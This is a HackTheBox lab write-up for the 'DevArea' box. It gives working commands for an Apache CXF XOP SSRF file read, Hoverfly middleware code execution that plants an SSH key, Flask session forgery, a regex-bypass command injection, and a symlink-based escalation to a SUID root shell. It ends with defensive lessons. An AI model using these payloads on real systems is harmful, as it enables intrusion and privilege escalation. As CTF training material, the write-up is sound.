DevArea — HackTheBox Writeup
DevArea is a medium-difficulty Linux box that chains together an obscure SOAP SSRF vulnerability, middleware-based code execution in a proxy tool, and a subtle symlink/log-write primitive to escalate to root. Each stage peels back another layer of a developer infrastructure platform, and nearly every service on the box has a real-world analog you might encounter in a corporate environment.
Overview
The attack path looks like this: exploit CVE-2022-46364 (Apache CXF MTOM/XOP SSRF) to exfiltrate credentials from the filesystem, use those credentials to achieve RCE through Hoverfly’s middleware feature, pivot to a Flask-backed internal admin tool via session cookie forgery, abuse a command injection in that tool to write a symlink, and finally trigger a privileged log-write through a sudo-accessible script to plant a SUID binary.
Let’s walk through it.
Reconnaissance
Port Scan

Six ports, and every single one matters. I added devarea.htb to /etc/hosts and started poking around.
Port 21 — Anonymous FTP drops us directly into a pub/ directory containing employee-service.jar. Grab it immediately — this is the server-side code for the SOAP service running on 8080.
Port 80 is a static “DevArea” developer hiring site. No forms, no functionality, nothing exploitable. Moving on.
Port 8080 runs an Apache CXF SOAP service. Visiting /employeeservice?wsdl gives us the full WSDL, which describes a submitReport operation accepting employeeName, department, content, and confidential fields.
Ports 8500 / 8888 are Hoverfly — a HTTP simulation and proxy tool written in Go. Both require authentication. I noted the version from response headers: Hoverfly v1.11.3.
I decompiled employee-service.jar with jadx to understand the SOAP service internals. The implementation is straightforward — pure string concatenation, no hidden logic. The interesting attack surface is in the framework it runs on, not the application code itself.
Foothold
Step 1: SSRF via Apache CXF MTOM/XOP (CVE-2022-46364)
Apache CXF 3.2.14 is vulnerable to server-side request forgery through MTOM (Message Transmission Optimization Mechanism) multipart requests. When a SOAP request includes an XOP Include element referencing an external URI, CXF fetches that URI server-side and embeds the content in the response — base64-encoded. This affects both file:// and http:// schemes.
This is related to CVE-2022-46364 (and the later CVE-2024-28752). The twist here is that the more obvious XXE path is blocked — CXF has DTD processing disabled — but the XOP Include in a multipart request bypasses those restrictions entirely.
The SSRF payload is a multipart HTTP body where the SOAP envelope contains the XOP Include element:
curl -s -X POST http://$TARGET:8080/employeeservice \
  -H 'Content-Type: multipart/related; type="application/xop+xml"; start="<[email protected]>"; boundary="----=_Part_1"' \
  -d '------=_Part_1
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"
Content-Transfer-Encoding: 8bit
Content-ID: <[email protected]>

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tns="http://devarea.htb/">
  <soap:Body>
    <tns:submitReport>
      <arg0>
        <confidential>false</confidential>
        <content><xop:Include xmlns:xop="http://www.w3.org/2004/08/xop/include" href="file:///etc/passwd"/></content>
        <department>IT</department>
        <employeeName>test</employeeName>
      </arg0>
    </tns:submitReport>
  </soap:Body>
</soap:Envelope>
------=_Part_1--'
The file content comes back base64-encoded inside the <return> element of the SOAP response. Pipe the relevant portion through base64 -d and you have local file read.
Step 2: Extracting Credentials via SSRF
With arbitrary file read, the first place to look is systemd service files — they often contain credentials baked directly into ExecStart arguments. I read three key files:
file:///etc/systemd/system/hoverfly.servicefile:///etc/systemd/system/employee-service.servicefile:///etc/syswatch.env

Two immediately useful things: Hoverfly admin credentials (admin:O7IJ27MyyXiU), and a Flask secret key for the SysWatch service. I also noticed that the syswatch-web.service runs on port 7777 as the syswatch user — and it’s only bound to localhost, which is why it didn’t show up in the initial scan.
Also worth noting: InaccessiblePaths=/home/dev_ryan/user.txt in the service file is the box author explicitly telling us we can’t just read the flag through SSRF. Appreciated.
Step 3: Hoverfly Middleware RCE
Authenticated to the Hoverfly admin API on port 8888. The Hoverfly dashboard lets administrators configure middleware — an external script that Hoverfly calls for every proxied request to transform it. The mechanism works like this:
- Hoverfly writes the
scriptfield to a temp file (e.g.,/tmp/hoverfly/hoverfly_XXXX) - Executes
/bin/bash <tempfile> - Reads stdin/stdout to transform the request
This means any bash commands in the script field execute as whatever user runs the Hoverfly process — which is dev_ryan.
First, I switched Hoverfly from simulate mode to spy mode. In simulate mode, if a request doesn’t match a recorded simulation, Hoverfly returns an error rather than forwarding it. Spy mode will forward unmatched requests to the real destination, which means our middleware actually gets called when we send a probe request through the proxy.
# Authenticate and get JWT
TOKEN=$(curl -s -X POST http://$TARGET:8888/api/v2/token-auth \
  -H "Content-Type: application/json" \
  -d '{"username":"admin","password":"O7IJ27MyyXiU"}' | jq -r .token)

# Switch to spy mode
curl -X PUT http://$TARGET:8888/api/v2/hoverfly/mode \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"mode":"spy"}'

# Set middleware to deploy our SSH public key
curl -X PUT http://$TARGET:8888/api/v2/hoverfly/middleware \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d "{\"binary\":\"/bin/bash\",\"script\":\"mkdir -p ~/.ssh && echo 'ssh-ed25519 AAAA...YOURKEY' >> ~/.ssh/authorized_keys\ncat\",\"remote\":\"\"}"

# Trigger middleware execution by proxying any request
curl --proxy "http://admin:O7IJ27MyyXiU@$TARGET:8500" "http://127.0.0.1:7777/"
The cat at the end of the script is required — Hoverfly’s middleware protocol expects the script to read a JSON request from stdin and write it to stdout. Without it, Hoverfly will error out. Including cat passes the input straight through while our commands run.
After triggering, SSH in as dev_ryan:
ssh -i ~/.ssh/id_ed25519 dev_ryan@$TARGET
Privilege Escalation
Mapping the Sudo Rules
sudo -l

The web-stop and web-restart subcommands are blocked via sudo rules. Everything else in syswatch.sh is fair game as root.
Understanding the SysWatch Platform
dev_ryan’s home directory contains syswatch-v1.zip — full source code for the SysWatch monitoring platform. Reading through it reveals the complete architecture:
syswatch.sh— main management script, runs as root via sudomonitor.sh— executed by a systemd timer every 5 minutes as root; runs every.shfile in/opt/syswatch/plugins/app.py— Flask web GUI on port 7777, runs as thesyswatchusercommon.sh— shared helper library; contains anti-symlink checks on log files… in some places
The log_message() function in syswatch.sh itself is the key weakness:
log_message() {
    local msg="$*"
    echo "$(date '+%F %T') - $msg" >> "$LOG_DIR/system.log"
}
No symlink check. It just appends to wherever $LOG_DIR/system.log points.
Step 1: Flask Session Forgery
SysWatch’s web GUI is only accessible from localhost. I can reach it by routing through the Hoverfly proxy (since Hoverfly’s proxy has no IP restriction and the SSRF already demonstrated it can make internal HTTP requests). But I need a valid admin session cookie.
Flask signs session cookies using itsdangerous. With the secret key from syswatch.env, I can forge any session I want:
from itsdangerous import URLSafeTimedSerializer

secret = "f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725"
s = URLSafeTimedSerializer(
    secret,
    salt='cookie-session',
    signer_kwargs={'key_derivation': 'hmac', 'digest_method': 'sha1'}
)
token = s.dumps({"user_id": 1, "is_admin": True})
print(token)
Set this as the session cookie when connecting to port 7777 through the Hoverfly proxy, and I’m in as admin.
Note: SyswatchAdmin2026 from the env file did not work for the login form — likely the password is hashed differently in the database. The cookie forgery is the intended path.
Step 2: Command Injection in /service-status
The SysWatch dashboard has a /service-status endpoint that checks the status of system services. Looking at the source:
SAFE_SERVICE = re.compile(r"^[^;/\&.<>\rA-Z]*$")
res = subprocess.run([f"systemctl status --no-pager {service}"], shell=True, ...)
The regex blocks: ; / & . < > \r A-Z
But it allows: `| $ ( ) `` newlines, lowercase letters, digits, and backslash.
That’s enough to get command execution. Newline injection separates commands from the systemctl call. Since / and . are blocked, I can’t type paths directly — but printf with octal escapes gets around that. / is octal \057, . is \056:
ssh\nprintf '\057opt\057syswatch\057logs\057system\056log'
This runs systemctl status --no-pager ssh, then on the next line executes the printf command. I verified code execution as the syswatch user this way.
Step 3: The Symlink Plant
Now I have two primitives:
- Command execution as
syswatch(via the service-status injection) syswatch.shas root (via sudo), which appends attacker-controlled content to$LOG_DIR/system.logwithout symlink checking
The plan: make system.log a symlink to a new file in the plugins directory. Then trigger syswatch.sh with extra arguments that become the payload — those args get passed to log_message, which writes them to the symlink target (our new plugin script). Wait for the 5-minute timer to execute all plugins as root.
Step 3a: Create the symlink (as syswatch via command injection)
rm -f /opt/syswatch/logs/system.log
ln -s /opt/syswatch/plugins/x.sh /opt/syswatch/logs/system.log
Step 3b: Trigger the privileged log write (as dev_ryan via sudo)
The execute_plugin() function in syswatch.sh calls:
log_message "Executing plugin: $plugin $*"
Where $* is all extra arguments passed to the script. So we can inject newlines there:
sudo /opt/syswatch/syswatch.sh plugin cpu_mem_monitor.sh $'\ncp /bin/bash /tmp/rootbash\nchmod +s /tmp/rootbash'
This causes log_message to write:

…directly into /opt/syswatch/plugins/x.sh via the symlink.
Step 3c: Wait for the timer, then profit
The syswatch-monitor.timer fires every 5 minutes. monitor.sh iterates over every .sh file in the plugins directory and executes them as root. The first line of x.sh (the timestamp) will error out as a command, but bash continues (no set -e in the script context). The cp and chmod lines execute successfully.
# After the timer fires:

/tmp/rootbash -p
Lessons Learned
Apache CXF MTOM/XOP SSRF — CXF versions before 3.5.5 will fetch URLs referenced in XOP Include elements inside MTOM multipart requests, even when XXE via DTD is properly disabled. These are different attack surfaces and need separate defenses. When auditing CXF deployments, check the version and look for MTOM-enabled endpoints.
Systemd service files as a credential store — ExecStart arguments in service files are world-readable. Credentials passed as command-line flags to services (like Hoverfly’s -password flag) are trivially exposed to anyone with filesystem read access. Use environment files with EnvironmentFile= and restrict permissions instead.
Hoverfly middleware is RCE by design — Authenticated access to the Hoverfly admin API with middleware configuration capability is equivalent to code execution. Treat it as such in threat models. Hoverfly’s spy mode behavior (forward on no match) is also worth understanding — it’s the mechanism that makes middleware triggerable here.
Regex allowlists need to be exhaustive — The /service-status filter blocked obvious injection characters but permitted newlines, pipes, and $(). When filtering for shell command injection, the only safe approach is a strict allowlist of known-safe characters (alphanumeric + specific safe symbols), combined with parameterized subprocess calls (shell=False).
printf with octal escapes bypasses path filters — \057 for /, \056 for .. Useful whenever you need to construct paths in contexts where those characters are filtered. I’ve used similar techniques in other command injection scenarios.
Defense inconsistency is exploitable — common.sh had symlink protection on log file operations. syswatch.sh’s own log_message did not. Partial defenses that aren’t applied consistently across a codebase are often worse than no defense at all — they create a false sense of security while leaving gaps. A code audit should check that security controls are applied everywhere a pattern is used, not just in one helper function.
Symlink + privileged append = arbitrary file write — Any privileged process that appends to a path it doesn’t exclusively control (via O_NOFOLLOW or similar) can be abused to write attacker-controlled content into arbitrary locations. The content doesn’t need to be perfectly valid for the target format — as demonstrated here, a timestamp header as the first line of a shell script causes a benign error, while the payload lines still execute.